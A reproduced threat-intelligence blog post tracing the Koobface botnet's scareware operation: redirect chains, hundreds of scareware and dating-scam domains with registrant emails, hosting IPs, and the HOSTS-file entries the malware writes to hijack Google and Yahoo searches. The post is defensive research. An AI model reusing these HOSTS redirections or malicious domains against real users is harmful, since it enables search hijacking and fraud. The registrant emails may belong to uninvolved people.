Bahama botnet, the [27]Ukrainian dating scam agency [28]Confidential Connections whose [29]botnet operations

were linked to money-mule recruitment scams, with active domains part of their affiliate network parked at a

Koobface-connected scareware serving domains, followed by the fact that they’re all responding to an IP involved in the ongoing U.S Federal Forms themed blackhat SEO campaign. It couldn’t get any uglier.

As of recently the gang has migrated to a triple-layer of legitimate infrastructure, consisting of bit.ly redirectors, leading to automatically registered Blogspot account which redirect to Koobface infected hosts serving the Koobface binary and the redirecting to a periodically updated scareware domain. Here are some of the domains involved.

Ongoing campaing dynamically generating bit.ly URLs redirecting to automatically registered Blogspot accounts, using the following URLs:

bit.ly /VumFK -> **drbryanferazzoli .blogspot.com**

bit.ly /lJcK3 -> **toyetoyebalnaja .blogspot.com**

bit.ly /3mFyzs -> **raimeishelkowitz .blogspot.com**

bit.ly /2wuSPj -> **kelakelamccovery .blogspot.com**

bit.ly /2Pnn8l -> **pattyedevero .blogspot.com**

bit.ly /2wuSPj -> **kelakelamccovery .blogspot.com**

bit.ly /1HDmbm -> **malinegainey-green.
blogspot.com**

bit.ly /2xf5vB -> **advaadvarukuni .blogspot.com**

bit.ly /3mFyzs -> **raimeishelkowitz .blogspot.com**

bit.ly /2xf5vB -> **advaadvarukuni .blogspot.com**

bit.ly /46pcCI -> **paulangelogaetano .blogspot.com**

bit.ly /1HDmbm -> **malinegainey-green
.blogspot.com**

bit.ly /3JZsDD -> **derieuwsdarrius .blogspot.com**

bit.ly /lJcK3 -> **toyetoyebalnaja .blogspot.com**

bit.ly /2h7XRU -> **shunnarahamandla .blogspot.com**

bit.ly /3JZsDD -> **derieuwsdarrius .blogspot.com**

bit.ly /3Zj98G -> **schubachmarquis .blogspot.com**

bit.ly /1sXgRH -> **nicnicmiralles .blogspot.com**

bit.ly /3eijza -> **froneksaxxon .blogspot.com**

bit.ly /1l3rr7 -> **attreechappy .blogspot.com**

bit.ly /2m3wP4 -> **bilsboroughkebrom .blogspot.com**

bit.ly /30wcJn -> **raheelanucci .blogspot.com**

bit.ly /2U7jYM -> **orvelorvelblues .blogspot.com**

bit.ly /1CWOlZ -> **kondrackinehemias .blogspot.com**

bit.ly /2m3wP4 -> **bilsboroughkebrom .blogspot.com**

bit.ly /1qbXsi -> **lizzamottymotty .blogspot.com**

bit.ly /79ONz -> **rayvongonsalves .blogspot.com**

bit.ly /22Jyex -> **klaartjebjorgvinsson .blogspot.com**

bit.ly /p07jC -> **humphriesteelateela .blogspot.com**

bit.ly /2lpZXx -> **kalandraaleisha .blogspot.com**

The Blogspot accounts consist of a single post of automatically syndicated news item, which compared to pre-

vious campaign which relied on 25+ Koobface infected IPs directly embedded at Blogspot itself, this time relies on a single URL which attempts to connect to any of the Koobface infected IPs embedded on it. The currently active campaign redirects to **rainbowlike cn/?pid=312s02 &sid=4db12f**, which then redirects to [30]the scareware domain **secure-your-files .com**, with the sample phoning back to **forbes-2009 .com/?b=1s1** - 113.105.152.230, with another domain parked there **activate-antivirus .com** - Email: support@personal-solutions.com.

Time to expose the entire portfolio of scareware domains pushed by the gang, and offer some historical OS-

INT data on their activities which were not publicly released until enough connections between multiple campaigns were established.Which ISPs are currently offering hosting services for the scareware domains portfolio [31]pushed by the [32]Koobface gang?

The current portfolio is parked at [33]206.217.201.245 (AS36351 [34]SOFTLAYER

Technologies Inc. surprise, surprise!); [35]212.117.174.19 (AS44042 ROOT eSolutions surprise, surprise part two) and at [36]91.212.226.155 (AS44042 [37]ROOT eSolutions).

762

Scareware redirectors parked at 91.213.126.102:

rainbowlike .cn - Email: HuiYingTsui@airways.au

authorized-payments .com - Email: degrysemario@googlemail.com

poltergeist2000 .cn - Email: nfrank@flamcon.com.cn

sestiad2 .cn - Email: PietroToscani@celli.it

uninformed2 .cn - Email: PietroToscani@celli.it

retrocession2 .cn - Email: PietroToscani@celli.it

unimpressible3 .cn - Email: PietroToscani@celli.it

uncrown3 .cn - Email: PietroToscani@celli.it

sneak-peak .cn - Email: info@Milwaukee911.com

cellostuck .cn - Email: info@Milwaukee911.com

stinkingthink .cn - Email: nfrank@flamcon.com.cn

skewercall .cn - Email: HuiYingTsui@airways.au

be-spoken .cn - Email: info@Milwaukee911.com

transmitteron .cn - Email: nfrank@flamcon.com.cn

kangaroocar .cn - Email: HuiYingTsui@airways.au

pericallis .cn - Email: HuiYingTsui@airways.au

exponentials .cn - Email: info@Milwaukee911.com

triforms .cn - Email: info@Milwaukee911.com

outperformoly .cn - Email: nfrank@flamcon.com.cn

genusbiz .cn - Email: HuiYingTsui@airways.au

Scareware domains parked at 206.217.201.245; 212.117.174.19 and 91.212.226.155:

anti-malware-scan-for-you .com - Email: information@brunter.sw

available-scanner .com - Email: m.smith@Recruiters.com

bewareofspyware .com - Email: m.smith@Recruiters.com

defender-scan-for-you .com - Email: information@brunter.sw

defender-scan-for-you3 .com - Email: informatio@belize.ca

foryoumalwarecheck .com - Email: information@brunter.sw

friends-protection .com - Email: m.smith@Recruiters.com

further-scan .com - Email: m.smith@Recruiters.com

goodonlineprotection .com - Email: info@time.co.uk

good-scans .com - Email: m.smith@Recruiters.com

guidetosecurity3 .com - Email: info@time.co.uk

howtocleanpc2 .com - Email: admin@gnar-star.com

howtoprotectpc3 .com - Email: admin@gnar-star.com

howtosecure2 .com - Email: admin@gnar-star.com

howtosecurea .com - Email: admin@gnar-star.com

how-to-secure-pc2 .com - Email: admin@gnar-star.com

protection-secrets .com - Email: info@time.co.uk

scan-for-you .com - Email: information@brunter.sw

scannerantimalware2 .com

scannerantimalware4 .com

scannerantimalware6 .com

secure-your-data0 .com - Email: spradlin@carrental.com

secure-your-files .com - Email: spradlin@carrental.com

security-guide5 .com - Email: JohnnySMcmillan@yahoo.com

security-info1 .com - Email: JohnnySMcmillan@yahoo.com

security-tips3 .com - Email: info@time.co.uk

security-tools4 .com - Email: JohnnySMcmillan@yahoo.com

webviruscheck1 .com

webviruscheck-4 .com

webviruscheck5 .com

Let us further expand the portfolio by listing the newly introduced scareware domains at [38]91.212.107.103,

which was first mentioned in part one of the [39]Koobface Botnet's Scareware Business Model as a centralized

hosting location for the gang's portfolio.

764

Scareware domains parked at 91.212.107.103:

g-antivirus .com - Email: mhbilate@gmail.com

generalantivirus com - Email: compalso@gmail.com

general-antivirus .com - Email: abuse@domaincp.net.cn

general-av .com - Email: mhbilate@gmail.com

generalavs .com - Email: mhbilate@gmail.com

gobackscan .com - Email: alcnafuch@gmail.com

gobarscan .com - Email: jowimpee@gmail.com

godeckscan .com - Email: quetotator@gmail.com

godirscan .com - Email: momorule@gmail.com

godoerscan .com - Email: geofishe@gmail.com

goeachscan .com - Email: momorule@gmail.com

goeasescan .com - Email: geofishe@gmail.com

gofatescan .com - Email: alcnafuch@gmail.com

gofowlscan .com - Email: stinfins@gmail.com

gohandscan .com - Email: quetotator@gmail.com

goherdscan .com - Email: jowimpee@gmail.com

goironscan. com - Email: aloxier@gmail.com

gojestscan. com - Email: jowimpee@gmail.com

golimpscan. com - Email: stinfins@gmail.com

golookscan. com - Email: stinfins@gmail.com

gomendscan. com - Email: gleyersth@gmail.com

gomutescan. com - Email: momorule@gmail.com

gonamescan. com - Email: geofishe@gmail.com

goneatscan .com - Email: momorule@gmail.com

gopickscan. com - Email: momorule@gmail.com

gorestscan. com - Email: quetotator@gmail.com

goroomscan. com - Email: gleyersth@gmail.com

gosakescan. com - Email: stinfins@gmail.com

goscanadd. com - Email: momorule@gmail.com

goscanback .com - Email: alcnafuch@gmail.com

goscanbar .com - Email: jowimpee@gmail.com

goscancode .com - Email: geofishe@gmail.com

goscandeck. com - Email: geofishe@gmail.com

goscandir. com - Email: crschuma@gmail.com

goscandoer .com - Email: crschuma@gmail.com

goscanease. com - Email: crschuma@gmail.com

goscanfowl. com - Email: stinfins@gmail.com

goscanhand. com - Email: quetotator@gmail.com

goscanherd. com - Email: jowimpee@gmail.com

goscanjest. com - Email: jowimpee@gmail.com

goscanlike. com - Email: geofishe@gmail.com

goscanlimp. com - Email: stinfins@gmail.com

goscanmend .com - Email: gleyersth@gmail.com

goscanname. com - Email: crschuma@gmail.com

goscanneat .com - Email: crschuma@gmail.com

goscanpick. com - Email: crschuma@gmail.com

goscanref. com - Email: quetotator@gmail.com

goscanrest .com - Email: quetotator@gmail.com

goscanroom .com - Email: gleyersth@gmail.com

goscansake. com - Email: stinfins@gmail.com

goscanslip. com - Email: jowimpee@gmail.com

goscansole .com - Email: crschuma@gmail.com

766

goscantoil. com - Email: jowimpee@gmail.com

goscantrio. com - Email: crschuma@gmail.com

goscanxtra. com - Email: crschuma@gmail.com

gosolescan. com - Email: geofishe@gmail.com

gotoilscan. com - Email: jowimpee@gmail.com

gotrioscan. com - Email: momorule@gmail.com

gowellscan. com - Email: stinfins@gmail.com

goxtrascan. com - Email: momorule@gmail.com

iantiviruspro .com - Email: broderma@gmail.com

iantivirus-pro .com - Email: feetecho@gmail.com

ia-pro .com - Email: abuse@domaincp.net.cn

iav-pro .com - Email: mcgettel@gmail.com

in5ch .com - Email: getoony@gmail.com

in5cs .com - Email: getoony@gmail.com

in5ct .com - Email: phounkey@gmail.com

in5id .com - Email: getoony@gmail.com

in5it .com - Email: phounkey@gmail.com

in5iv .com - Email: phounkey@gmail.com

in5st .com - Email: getoony@gmail.com

inavpro .com - Email: thdunnag@gmail.com

scanatom6 .com - Email: sckimbro@gmail.com

windoptimizer .com - Email: wousking@gmail.com

wopayment .com - Email: broderma@gmail.com

woptimizer .com - Email: broderma@gmail.com

767

cafropy .cn - Email: spscript@hotmail.com

cakevy .cn - Email: spscript@hotmail.com

dotqyuw .cn - Email: spscript@hotmail.com

dovnaji .cn - Email: spscript@hotmail.com

dovzyag .cn - Email: spscript@hotmail.com

dozabes .cn - Email: spscript@hotmail.com

ducyqan .cn - Email: spscript@hotmail.com

duvaba .cn - Email: spscript@hotmail.com

duvegy .cn - Email: spscript@hotmail.com

duwbiec .cn - Email: spscript@hotmail.com

duxsoez .cn - Email: spscript@hotmail.com

duzebyn .cn - Email: spscript@hotmail.com

dybapi .cn - Email: spscript@hotmail.com

dyqkuam .cn - Email: spscript@hotmail.com

dyqunre .cn - Email: spscript@hotmail.com

dytrevu .cn - Email: spscript@hotmail.com

dyzani .cn - Email: spscript@hotmail.com

ebaetu .cn - Email: spscript@hotmail.com

ebeoxuw .cn - Email: spscript@hotmail.com

ebeozag .cn - Email: spscript@hotmail.com

edoqeg .cn - Email: spscript@hotmail.com

epuneyv .cn - Email: spscript@hotmail.com

epuvyiz .cn - Email: spscript@hotmail.com

768

eqadozu .cn - Email: spscript@hotmail.com

eqaofed .cn - Email: spscript@hotmail.com

eqaone .cn - Email: spscript@hotmail.com

eqayweh .cn - Email: spscript@hotmail.com

eqibuym .cn - Email: spscript@hotmail.com

eqidax .cn - Email: spscript@hotmail.com

eqiovak .cn - Email: spscript@hotmail.com

eqoabce .cn - Email: spscript@hotmail.com

eqoumiv .cn - Email: spscript@hotmail.com

erauso .cn - Email: spscript@hotmail.com

ereuqba .cn - Email: spscript@hotmail.com

erujale .cn - Email: spscript@hotmail.com

eruqav .cn - Email: spscript@hotmail.com

esuteyb .cn - Email: spscript@hotmail.com

etuacwo .cn - Email: spscript@hotmail.com

etuexyp .cn - Email: spscript@hotmail.com

etyawjo .cn - Email: spscript@hotmail.com

etykauw .cn - Email: spscript@hotmail.com

evaolux .cn - Email: spscript@hotmail.com

evaopsu .cn - Email: spscript@hotmail.com

keturma .cn - Email: spscript@hotmail.com

kevsopi .cn - Email: spscript@hotmail.com

kijxayt .cn - Email: spscript@hotmail.com

kiluxso .cn - Email: spscript@hotmail.com

kipuxo .cn - Email: spscript@hotmail.com

kirdabe .cn - Email: spscript@hotmail.com

kiwraux .cn - Email: spscript@hotmail.com

kixyhce .cn - Email: spscript@hotmail.com

adjudg .info - Email: deciable@gmail.com

afront .info - Email: calexing@gmail.com

anprun .info - Email: deciable@gmail.com

apalet .info - Email: deciable@gmail.com

argier .info - Email: stthatch@gmail.com

asbro .info - Email: recuscon@gmail.com

atquit .info - Email: recuscon@gmail.com

atwain .info - Email: deciable@gmail.com

bagse .info - Email: calexing@gmail.com

bedaub .info - Email: jaohra@gmail.com

bedrid .info - Email: magoetzim@gmail.com

beeves .info - Email: piproux@gmail.com

besort .info - Email: jaohra@gmail.com

bettev .info - Email: recuscon@gmail.com

bettre .info - Email: phvandiv@gmail.com

birnam .info - Email: jaohra@gmail.com

botled .info - Email: deciable@gmail.com

brawns .info - Email: calexing@gmail.com

brisky .info - Email: recuscon@gmail.com

camlet .info - Email: enomman@gmail.com

caretz .info - Email: piproux@gmail.com

cheir .info - Email: jaohra@gmail.com

cuique .info - Email: calexing@gmail.com

daphni .info - Email: calexing@gmail.com

deble .info - Email: bebrashe@gmail.com

debuty .info - Email: stthatch@gmail.com

declin. info - Email: stthatch@gmail.com

devicel .info - Email:stthatch@gmail.com

dislik. info - Email: krharbou@gmail.com

dolchi. info - Email: stthatch@gmail.com

dolet. info - Email: magoetzim@gmail.com

dolet. info - Email: magoetzim@gmail.com

droope .info - Email: deciable@gmail.com

empery .info - Email: phvandiv@gmail.com

engirt .info - Email: jaohra@gmail.com

eratile .info - Email: magoetzim@gmail.com

erpeer .info - Email: deciable@gmail.com

evyns. info - Email: magoetzim@gmail.com

exampl .info - Email: krharbou@gmail.com

extrip .info - Email: piproux@gmail.com

fatted .info - Email: stthatch@gmail.com

fedar. info - Email: phvandiv@gmail.com

fifthz .info - Email: stthatch@gmail.com

figgle .info - Email: deciable@gmail.com

fliht .info - Email: krharbou@gmail.com

fosset .info - Email: deciable@gmail.com

freckl .info - Email: stthatch@gmail.com

freiny. info - Email: krharbou@gmail.com

froday. info - Email: deciable@gmail.com

fulier. info - Email: deciable@gmail.com

gaudad .info - Email: enomman@gmail.com

gelded. info - Email: stthatch@gmail.com

gicke .info - Email: magoetzim@gmail.com

771

girded .info - Email: jaohra@gmail.com

goterm .info - Email: calexing@gmail.com

guiany. info - Email: krharbou@gmail.com

haere .info - Email: deciable@gmail.com

hilloa. info - Email: phvandiv@gmail.com

holdit. info - Email: stthatch@gmail.com

hownet .info - Email: stthatch@gmail.com

ignomy. info - Email: jaohra@gmail.com

implor. info - Email: jaohra@gmail.com

inclin. info - Email: grattab@gmail.com

inquir .info - Email: stthatch@gmail.com

jorgan .info - Email: bebrashe@gmail.com

kedder .info - Email: enomman@gmail.com

knivel .info - Email: deciable@gmail.com

krapen .info - Email: deciable@gmail.com

lavolt .info - Email: jaohra@gmail.com

lavyer .info - Email: bebrashe@gmail.com

lequel .info - Email: acjspain@gmail.com

lowatt .info - Email: krharbou@gmail.com

772

meanly.info - Email: krharbou@gmail.com

meyrie.info - Email: piproux@gmail.com

midid .info - Email: magoetzim@gmail.com

miloty .info - Email: stthatch@gmail.com

mobled .info - Email: magoetzim@gmail.com

monast. info - Email: phvandiv@gmail.com

moont. info - Email: magoetzim@gmail.com

narowz .info - Email: enomman@gmail.com

nevils .info - Email: stthatch@gmail.com

nnight .info - Email: piproux@gmail.com

nroof .info - Email: krharbou@gmail.com

numben .info - Email: deciable@gmail.com

obsque .info - Email: jaohra@gmail.com

octian .info - Email: jaohra@gmail.com

odest. info - Email: phvandiv@gmail.com

onclew .info - Email: phvandiv@gmail.com

orifex .info - Email: krharbou@gmail.com

orodes .info - Email: deciable@gmail.com

outliv .info - Email: stthatch@gmail.com

pante .info - Email: jaohra@gmail.com

pasio .info - Email: jaohra@gmail.com

pittie. info - Email: stthatch@gmail.com

plamet .info - Email: stthatch@gmail.com

plazec. info - Email: bebrashe@gmail.com

potinz. info - Email: stthatch@gmail.com

pplay. info - Email: jaohra@gmail.com

pretia .info - Email: krharbou@gmail.com

quoifs. info - Email: enomman@gmail.com

qward. info - Email: enomman@gmail.com

raught .info - Email: piproux@gmail.com

realfly .info - Email: phvandiv@gmail.com

reglet. info - Email: stthatch@gmail.com

rogero .info - Email: stthatch@gmail.com

sallut. info - Email: deciable@gmail.com

sawme .info - Email: stthatch@gmail.com

scarre .info - Email: enomman@gmail.com

scrowl. info - Email: enomman@gmail.com

sigeia. info - Email: krharbou@gmail.com

sighal. info - Email: stthatch@gmail.com

speen. info - Email: enomman@gmail.com

spelem .info - Email: bebrashe@gmail.com

spinge. info - Email: krharbou@gmail.com

squach. info - Email: krharbou@gmail.com

773

stampo. info - Email: enomman@gmail.com

steepy. info - Email: stthatch@gmail.com

strawy. info - Email: jaohra@gmail.com

suivez. info - Email: krharbou@gmail.com

sundery .info - Email: phvandiv@gmail.com

surnam. info - Email: krharbou@gmail.com

swoln. info - Email: acjspain@gmail.com

swoons .info - Email: enomman@gmail.com

taulus. info - Email: jaohra@gmail.com

tenshy. info - Email: stthatch@gmail.com

tented. info - Email: deciable@gmail.com

ticedu. info - Email: enomman@gmail.com

tithed. info - Email: bebrashe@gmail.com

topful. info - Email: jaohra@gmail.com

unclin. info - Email: stthatch@gmail.com

undeaf. info - Email: enomman@gmail.com

unowed. info - Email: enomman@gmail.com

unwept. info - Email: stthatch@gmail.com

usicam. info - Email: stthatch@gmail.com

vagrom. info - Email: bebrashe@gmail.com

veldun. info - Email: jaohra@gmail.com

vipren. info - Email: calexing@gmail.com

voided. info - Email: krharbou@gmail.com

volsce. info - Email: krharbou@gmail.com

washy. info - Email: phvandiv@gmail.com

wincot. info - Email: enomman@gmail.com

wiving. info - Email: enomman@gmail.com

wooer. info - Email: jaohra@gmail.com

xonker. info - Email: jaohra@gmail.com

Historical OSINT of Koobface scareware activity over a period of two weeks

The following is a snapshot of Koobface scareware activity during the last two weeks, establishing a direct connection between the Koobface botnet, the ongoing blackhat SEO campaigns, the Bahama botnet with scareware samples

modifying HOSTS files, and an Ukrainian dating scam agency where the gang appears to be part of an affiliate network.

Scareware samples pushed by Koobface, with associated detection rates:

[40]mexcleaner .in - Email: niclas@i.ua

[41]**safetyscantool .com** - 62.90.136.237 - Email: Suzanne.R.Muniz@trashymail.com

[42]stabilitytoolsonline .com - Email: Brent.I.Purnell@pookmail.com

[43]**securitytestnetonline .com** - 62.90.136.237 - Email: Dianne.T.Whitley@pookmail.com

[44]securityprogramguide .com - Email: Kiyoko.T.Johnson@mailinator.com

[45]**cheapsecurityscan .com** - Email: Kevin.L.Linkous@trashymail.com

[46]**securitycheckwest .com**; **webbiztest .com** - Email: Ruthie.R.Wilcox@mailinator.com

[47]**securitycodereviews .com** - 62.90.136.237 - Email: Darwin.L.Mcgowan@trashymail.com

[48]**netmedtest .com** - 62.90.136.237 - Email: Irene.D.Snow@trashymail.com

[49]**toolsdirectnow .com** - Email: Frank.J.Bullard@trashymail.com

(**ratspywawe .in**; **wqdefender .in**; **pivocleaner .in**; **mexcleaner .in**; **sapesoft .in**; **alsoft .in**; **samosoft .in**; **jastaspy**

.in; **lastspy .in**; **felupdate .info**; **inkoclear .info**; **drlcleaner .info**; **tiposoft .info**; **fkupd .eu**; **piremover .eu**; **igsoft .eu**; **sersoft .eu**) - [50]detection [51]rate

775

Download locations of the actual scareware binary used over the past two weeks:

0ni9o1s3feu60 .cn - Email: robertsimonkroon@gmail.com

6j5aq93iu7yv4 .cn - Email: robertsimonkroon@gmail.com

mf6gy4lj79ny5 .cn - Email: robertsimonkroon@gmail.com

84u9wb2hsh4p6 .cn - Email: robertsimonkroon@gmail.com

6pj2h8rqkhfw7 .cn - Email: robertsimonkroon@gmail.com

7cib5fzf462g8 .cn - Email: robertsimonkroon@gmail.com

7bs5nfzfkp8q8 .cn - Email: robertsimonkroon@gmail.com

kt4lwumfhjb7a .cn - Email: robertsimonkroon@gmail.com

q2bf0fzvjb5ca .cn - Email: robertsimonkroon@gmail.com

rncocnspr44va .cn - Email: robertsimonkroon@gmail.com

t1eayoft9226b .cn - Email: robertsimonkroon@gmail.com

4go4i9n76ttwd .cn - Email: robertsimonkroon@gmail.com

kzvi4iiutr11e .cn - Email: robertsimonkroon@gmail.com

hxc7jitg7k57e .cn - Email: robertsimonkroon@gmail.com

mfbj6pquvjv8e .cn - Email: robertsimonkroon@gmail.com

mt3pvkfmpi7de .cn - Email: robertsimonkroon@gmail.com

fb7pxcqyb45oe .cn - Email: robertsimonkroon@gmail.com

fyivbrl3b0dyf .cn - Email: robertsimonkroon@gmail.com

z6ailnvi94jgg .cn - Email: robertsimonkroon@gmail.com

ue4x08f5myqdl .cn - Email: robertsimonkroon@gmail.com

776

p7keflvui9fkl .cn - Email: robertsimonkroon@gmail.com

gjpwsc5p7oe3m .cn - Email: robertsimonkroon@gmail.com

f1uq1dfi3qkcm .cn - Email: robertsimonkroon@gmail.com

7mx1z5jq0nt3o .cn - Email: robertsimonkroon@gmail.com

3uxyctrlmiqeo .cn - Email: robertsimonkroon@gmail.com

p0umob9k2g7mp .cn - Email: robertsimonkroon@gmail.com

od32qjx6meqos .cn - Email: robertsimonkroon@gmail.com

bnfdxhae1rgey .cn - Email: robertsimonkroon@gmail.com

7zju2l82i2zhz .cn - Email: robertsimonkroon@gmail.com

What’s the deal with the historical OSINT and why wasn’t this data communicated right away?

Keep read-

ing.

The Bahama Botnet Connection

During September, the folks at ClickForensics made an interesting observation regarding [52]my Ukrainian "fan club" and the ad revenue stealing/click-fraud committing botnet Bahama - some of the scareware samples were

[53]modifying the HOSTS file and presenting the victim with "[54]one of those cybecrime-friendly search engines"

stealing revenue in the process.

Once the connection was also established by me at a later stage, data released in regard to [55]the New York

777

Times malvertising attack once again revealed a connection between all campaigns - the very same domains used to serve the scareware, were also used in a blackhat SEO campaign which I analyzed a week before the incident took place. Basically, the [56]scareware pushed by the Koobface botnet, as well as the scareware pushed by the blackhat SEO campaigns maintained by the gangs is among the several propagation approaches used for the DNS records

poisoning to take place:

" *However, in the case of the Bahama Botnet, this DNS translation method gets corrupted. The Bahama botnet malware causes the infected computer to mistranslate a domain name. Instead of translating “Google.com” as*

74.125.155.99*, an infected computer will translate it as* ***64.86.17.56****. That number doesn’t represent any computer owned by Google. Instead, it represents a computer located in Canada. When a user with an infected machine*

performs a search on what they think is google.com, the query actually goes to the Canadian computer, which pulls real search results directly from Google, fiddles with them a bit, and displays them to the searcher.

Now the searcher is looking at a page that looks exactly like the Google search results page, but it’s not. A click on the apparently “organic” results will redirect as a paid click through several ad networks or parked domains — some *complicit, some not. Regardless, cost per click (CPC) fees are generated, advertisers pay, and click fraud has occurred.* "

778

The ***64.86.17.56*** mentioned is actually [57]AS30407 (Velcom), which has also been used in [58]recent campaigns.

ISP and domain registrars have been notified, action should be taken shortly. What was particularly interesting to observe was scareware pushed by the Koobface botnet phoning back to its well known **urodinam .net/8732489273.php** domain, was also modifying the HOSTS file in the following way. Sample HOSTS modification of scareware (**MD5: 0x0FBF1A9F8E6E305138151440DA58B4F1**) pushed by Koobface:

89.149.210.109 www.google.com

89.149.210.109 www.google.de

89.149.210.109 www.google.fr

89.149.210.109 www.google.co.uk

89.149.210.109 www.google.com.br

89.149.210.109 www.google.it

89.149.210.109 www.google.es

89.149.210.109 www.google.co.jp

89.149.210.109 www.google.com.mx

89.149.210.109 www.google.ca

89.149.210.109 www.google.com.au

89.149.210.109 www.google.nl

89.149.210.109 www.google.co.za

89.149.210.109 www.google.be

89.149.210.109 www.google.gr

89.149.210.109 www.google.at

89.149.210.109 www.google.se

89.149.210.109 www.google.ch

89.149.210.109 www.google.pt

89.149.210.109 www.google.dk

89.149.210.109 www.google.fi

89.149.210.109 www.google.ie

89.149.210.109 www.google.no

89.149.210.109 search.yahoo.com

89.149.210.109 us.search.yahoo.com

89.149.210.109 uk.search.yahoo.com

Sample HOSTS modification of scareware (**MD5: 0x0FBF1A9F8E6E305138151440DA58B4F1**) pushed by blackhat SEO:

74.125.45.100 4-open-davinci.com

74.125.45.100 securitysoftwarepayments.com

74.125.45.100 privatesecuredpayments.com

74.125.45.100 secure.privatesecuredpayments.com

74.125.45.100 getantivirusplusnow.com

74.125.45.100 secure-plus-payments.com

74.125.45.100 www.getantivirusplusnow.com

74.125.45.100 www.secure-plus-payments.com

74.125.45.100 www.getavplusnow.com

74.125.45.100 www.securesoftwarebill.com

74.125.45.100 secure.paysecuresystem.com

74.125.45.100 paysoftbillsolution.com

64.86.16.97 google.ae

64.86.16.97 google.as

64.86.16.97 google.at

64.86.16.97 google.az

64.86.16.97 google.ba

64.86.16.97 google.be

64.86.16.97 google.bg

64.86.16.97 google.bs

64.86.16.97 google.ca

64.86.16.97 google.cd

64.86.16.97 google.com.gh

64.86.16.97 google.com.hk

64.86.16.97 google.com.jm

64.86.16.97 google.com.mx

64.86.16.97 google.com.my

64.86.16.97 google.com.na

64.86.16.97 google.com.nf

64.86.16.97 google.com.ng

64.86.16.97 google.ch

64.86.16.97 google.com.np

64.86.16.97 google.com.pr

64.86.16.97 google.com.qa

64.86.16.97 google.com.sg

64.86.16.97 google.com.tj

64.86.16.97 google.com.tw

64.86.16.97 google.dj

64.86.16.97 google.de

64.86.16.97 google.dk

64.86.16.97 google.dm

64.86.16.97 google.ee

780

64.86.16.97 google.fi

64.86.16.97 google.fm

64.86.16.97 google.fr

64.86.16.97 google.ge

64.86.16.97 google.gg

64.86.16.97 google.gm

64.86.16.97 google.gr

64.86.16.97 google.ht

64.86.16.97 google.ie

64.86.16.97 google.im

64.86.16.97 google.in

64.86.16.97 google.it

64.86.16.97 google.ki

64.86.16.97 google.la

64.86.16.97 google.li

64.86.16.97 google.lv

64.86.16.97 google.ma

64.86.16.97 google.ms

64.86.16.97 google.mu

64.86.16.97 google.mw

64.86.16.97 google.nl

64.86.16.97 google.no

64.86.16.97 google.nr

64.86.16.97 google.nu

64.86.16.97 google.pl

64.86.16.97 google.pn

64.86.16.97 google.pt

64.86.16.97 google.ro

64.86.16.97 google.ru

64.86.16.97 google.rw

64.86.16.97 google.sc

64.86.16.97 google.se

64.86.16.97 google.sh

64.86.16.97 google.si

64.86.16.97 google.sm

64.86.16.97 google.sn

782

64.86.16.97 google.st

64.86.16.97 google.tl

64.86.16.97 google.tm

64.86.16.97 google.tt

64.86.16.97 google.us

64.86.16.97 google.vu

64.86.16.97 google.ws

64.86.16.97 google.co.ck

64.86.16.97 google.co.id

64.86.16.97 google.co.il

64.86.16.97 google.co.in

64.86.16.97 google.co.jp

64.86.16.97 google.co.kr

64.86.16.97 google.co.ls

64.86.16.97 google.co.ma

783

64.86.16.97 google.co.nz

64.86.16.97 google.co.tz

64.86.16.97 google.co.ug

64.86.16.97 google.co.uk

64.86.16.97 google.co.za

64.86.16.97 google.co.zm

64.86.16.97 google.com

The historical OSINT paragraph mentioned that several of **the scareware domains pushed during the past two weeks were responding to 62.90.136.237**. This very same 62.90.136.207 IP was hosting domains part of an [59]Ukrainian dating scam agency known as [60]Confidential Connections earlier this year, whose spamming operations were

linked to a [61]botnet involved in money mule recruitment activities.

For the time being, the following dating scam domains are responding to the same IP:

healthe-lovesite .com - Email: potenciallio@safe-mail.net

love-isaclick .com - Email: potenciallio@safe-mail.net

love-is-special .com - Email: potenciallio@safe-mail.net

only-loveall .com - Email: potenciallio@safe-mail.net

and-i-loveyoutoo .com - Email: potenciallio@safe-mail.net

andiloveyoutoo .com - Email: menorst10@yahoo.com

784

romantic-love-forever .com - Email: potenciallio@safe-mail.net

love-youloves .com - Email: potenciallio@safe-mail.net

love-galaxys .com - Email: potenciallio@safe-mail.net

love-formeandyou .com - Email: potenciallio@safe-mail.net

ifound-thelove .net - Email: potenciallio@safe-mail.net

findloveon .net - Email: wersers@yahoo.com

love-isexcellent .net - Email: potenciallio@safe-mail.net

Could it get even more malicious and fraudulent than that?

Appreciate my thetoric.

The same email

(potenciallio@safe-mail.net) that was used to register the dating scam domains was also used to register exploit serving domains at **195.88.190.247**, [62]participate in phishing campaigns, and register a [63]money mule recruitment site for the non-existent [64]Allied Insurance LLC. (Allied Group, Inc.).

Now that’s a multi-tasking underground enterprise, isn’t it? The ISPs have been notified, domains suspension

is pending.

Related posts:

[65]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[66]New Koobface campaign spoofs Adobe’s Flash updater

[67]Social engineering tactics of the Koobface botnet

[68]Koobface Botnet Dissected in a TrendMicro Report

[69]Koobface Botnet’s Scareware Business Model

[70]Movement on the Koobface Front - Part Two

[71]Movement on the Koobface Front

[72]Koobface - Come Out, Come Out, Wherever You Are

[73]Dissecting Koobface Worm’s Twitter Campaign

[74]Dissecting the Koobface Worm’s December Campaign

[75]Dissecting the Latest Koobface Facebook Campaign

[76]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [77]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/353eea5ffe2cea5e6967fdd3644d63d78bca3079b6db16589bfec04351412d82-12585

59938

2.

http://www.virustotal.com/analisis/3a623c3a2076ca08c845aaebf2e6d340d629c56330e8f4d18a1cadaac34d2810-12585

61288

3.

http://www.virustotal.com/analisis/cad5bf71969fe03faed9d43f171e0c6d56c9a5d2ebc42ebeba8911746c9de255-12585

80694

4.

http://www.virustotal.com/analisis/86c36d1105b1cdce5ea05f46a884b7d1ea14e563bb12970c9540bc0af808687e-12584

74515

5. http://whois.domaintools.com/91.212.107.103

6.

http://www.virustotal.com/analisis/1e0f04e4362c566ba297
81270a17292b5b21b6e64d17535efd07c21974171654-
12583

94251

7. http://whois.domaintools.com/91.213.126.250

8. http://whois.domaintools.com/91.213.126.102

9.

http://www.virustotal.com/analisis/26c9d3ae446de1c25a3e
67d50b55f71d43754e179ce178c65bad420c1f131e40-
12583

94607

10. http://whois.domaintools.com/83.133.124.149

11. http://whois.domaintools.com/91.213.126.103

12. http://whois.domaintools.com/83.133.119.84

13. http://whois.domaintools.com/85.12.24.13

14.
http://www.virustotal.com/analisis/00f67a923e5fec10991f9
75a25d014f0681a8c79d60ef5873ba22923aa8eab2f-12580

57169

15.
